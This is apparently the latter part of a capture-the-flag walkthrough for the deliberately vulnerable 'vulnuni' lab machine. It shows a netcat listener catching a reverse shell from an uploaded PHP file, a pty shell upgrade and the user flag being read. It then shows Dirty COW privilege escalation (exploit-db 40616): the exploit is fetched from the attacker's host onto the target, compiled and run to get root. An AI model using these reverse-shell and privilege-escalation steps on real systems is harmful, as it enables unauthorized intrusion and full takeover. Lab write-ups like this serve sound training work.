
Index of /vulnuni-eclass/courses/tmpU

Name	Last modified	Size	Description
Parent Directory		-	
baz1.php	25-Jun-2020 09:31	5.4K	

Apache/2.2.22 (Ubuntu) Server at vulnuni.local Port 80

```
┌─[baz@parrot]─[~/comp ctf walkthroughs/vulnuni]
└──╼ $nc -lvp 1234
listening on [any] 1234 ...
connect to [192.168.56.1] from vulnuni.local [192.168.56.151] 5266
4
Linux vulnuni 3.11.0-15-generic #25~precise1-Ubuntu SMP Thu Jan 30
 17:39:31 UTC 2014 x86_64 x86_64 x86_64 GNU/Linux
 16:57:58 up  1:23,  0 users,  load average: 0.09, 0.11, 0.07
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WH
AT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ 
```


And we got our shell
then used a oneliner to get a proper shell
python -c ‘import pty;pty.spawn("/bin/bash")’
cd /home/vulnuni
cat flag.txt



```
-rw-r--r--  1 vulnuni vulnuni    25 Mar 20 23:48 .dmrc
drwxr-xr-x  2 vulnuni vulnuni  4096 Mar 18 01:41 .fontconfig
drwx------  3 vulnuni vulnuni  4096 Mar 20 23:48 .gconf
drwx------  4 vulnuni vulnuni  4096 Mar 18 00:43 .gnome2
-rw-rw-r--  1 vulnuni vulnuni   147 Mar 20 23:48 .gtk-bookmarks
drwx------  2 vulnuni vulnuni  4096 Mar 18 00:43 .gvfs
drwxr-xr-x  3 vulnuni vulnuni  4096 Mar 18 00:43 .local
drwx------  3 vulnuni vulnuni  4096 Mar 18 00:44 .mission-control
drwx------  4 vulnuni vulnuni  4096 Mar 18 00:54 .mozilla
-rw-r--r--  1 vulnuni vulnuni   675 Mar 18 00:38 .profile
drwx------  2 vulnuni vulnuni  4096 Mar 20 23:48 .pulse
-rw-------  1 vulnuni vulnuni   256 Mar 18 00:43 .pulse-cookie
-rw-------  1 vulnuni vulnuni  8307 Mar 20 23:48 .xsession-errors
-rw-------  1 vulnuni vulnuni 16384 Mar 18 16:57 .xsession-errors.old
drwxr-xr-x  2 vulnuni vulnuni  4096 Mar 18 00:43 Desktop
drwxr-xr-x  2 vulnuni vulnuni  4096 Mar 18 00:43 Documents
drwxr-xr-x  2 vulnuni vulnuni  4096 Mar 18 01:06 Downloads
drwxr-xr-x  2 vulnuni vulnuni  4096 Mar 18 00:43 Music
drwxr-xr-x  2 vulnuni vulnuni  4096 Mar 18 00:43 Pictures
drwxr-xr-x  2 vulnuni vulnuni  4096 Mar 18 00:43 Public
drwxr-xr-x  2 vulnuni vulnuni  4096 Mar 18 00:43 Templates
drwxr-xr-x  2 vulnuni vulnuni  4096 Mar 18 00:43 Videos
-rw-r--r--  1 vulnuni vulnuni  8445 Mar 18 00:38 examples.desktop
-rw-r--r--  1 root    root       33 Mar 18 01:38 flag.txt
www-data@vulnuni:/home/vulnuni$ cat flag.txt
cat flag.txt
68fc668278d9b0d6c3b9dc100bee181e
www-data@vulnuni:/home/vulnuni$ 
```

Post Exploitation

Now we got the user flag. Let's go on to escalate privilege and get to the root flag.
we spend a lot of time finding any hidden path,file or any script but nothing worked.
then when checked the version came to know the version was old and there was a exploit called dirtycow
https://www.exploit-db.com/exploits/40616




Linux Kernel 2.6.22 < 3.9 (x86/x64) - 'Dirty COW /proc/self/mem' Race Condition Privilege Escalation (SUID Method) - Linux local Exploit - Mozilla Firefox

https://www.exploit-db.com/exploits/40616


```
/*
*
* EDB-Note: After getting a shell, doing "echo 0 > /proc/sys/vm/dirty_writeback_centisecs" may make the system more stable.
*
* (un)comment correct payload first (x86 or x64)!
*
* $ gcc cowroot.c -o cowroot -pthread
* $ ./cowroot
* DirtyCow root privilege escalation
* Backing up /usr/bin/passwd.. to /tmp/bak
* Size of binary: 57048
* Racing, this may take a while..
* /usr/bin/passwd is overwritten
* Popping root shell.
* Don't forget to restore /tmp/bak
* thread stopped
* thread stopped
* root@box:/root/cow# id
* uid=0(root) gid=1000(foo) groups=1000(foo)
*/

#include <stdio.h>
#include <stdlib.h>
#include <sys/mman.h>
#include <fcntl.h>
#include <pthread.h>
#include <string.h>
```

uname -a
wget https://www.exploit-db.com/exploits/40616
gcc 40616.c -o baz -pthread



```
www-data@vulnuni:/tmp$ uname -mrs
uname -mrs
Linux 3.11.0-15-generic x86_64
www-data@vulnuni:/tmp$ wget http://192.168.56.1:8000/40616.c
wget http://192.168.56.1:8000/40616.c
--2020-07-20 16:22:19--  http://192.168.56.1:8000/40616.c
Connecting to 192.168.56.1:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 4963 (4.8K) [text/plain]
Saving to: `40616.c'

100%[======================================>] 4,963       --.-K/s   in 0.01s

2020-07-20 16:22:19 (428 KB/s) - `40616.c' saved [4963/4963]

www-data@vulnuni:/tmp$ ls
ls
40616.c  at-spi2  pulse-PKdhtXMmr18n  pulse-jFKiIPm6TGmg  unity_support_test.1
www-data@vulnuni:/tmp$ chmod +x 40616.c
chmod +x 40616.c
www-data@vulnuni:/tmp$ gcc 40616.c -o baz -pthread
gcc 40616.c -o baz -pthread
40616.c: In function 'procselfmemThread':
40616.c:99:9: warning: passing argument 2 of 'lseek' makes integer from pointer without a cast [enabled by default]
/usr/include/unistd.h:335:16: note: expected '__off_t' but argument is of type 'void *'
40616.c: In function 'main':
40616.c:142:5: warning: format '%d' expects argument of type 'int', but argument 2 has type '__off_t' [-Wformat]
```

./baz
id
And finally we got were into root user.



```
100%[======================================>] 4,963       --.-K/s   in 0.01s

2020-07-20 16:22:19 (428 KB/s) - `40616.c' saved [4963/4963]

www-data@vulnuni:/tmp$ ls
ls
40616.c  at-spi2  pulse-PKdhtXMmr18n  pulse-jFKiIPm6TGmg  unity_support_test.1
www-data@vulnuni:/tmp$ chmod +x 40616.c
chmod +x 40616.c
www-data@vulnuni:/tmp$ gcc 40616.c -o baz -pthread
gcc 40616.c -o baz -pthread
40616.c: In function 'procselfmemThread':
40616.c:99:9: warning: passing argument 2 of 'lseek' makes integer from pointer without a cast [enabled by default]
/usr/include/unistd.h:335:16: note: expected '__off_t' but argument is of type 'void *'
40616.c: In function 'main':
40616.c:142:5: warning: format '%d' expects argument of type 'int', but argument 2 has type '__off_t' [-Wformat]
www-data@vulnuni:/tmp$ ./baz
./baz
DirtyCow root privilege escalation
Backing up /usr/bin/passwd.. to /tmp/bak
Size of binary: 42824
Racing, this may take a while..
/usr/bin/passwd is overwritten
Popping root shell.
Don't forget to restore /tmp/bak
thread stopped
thread stopped
root@vulnuni:/tmp#
```

....Happy
Hacking..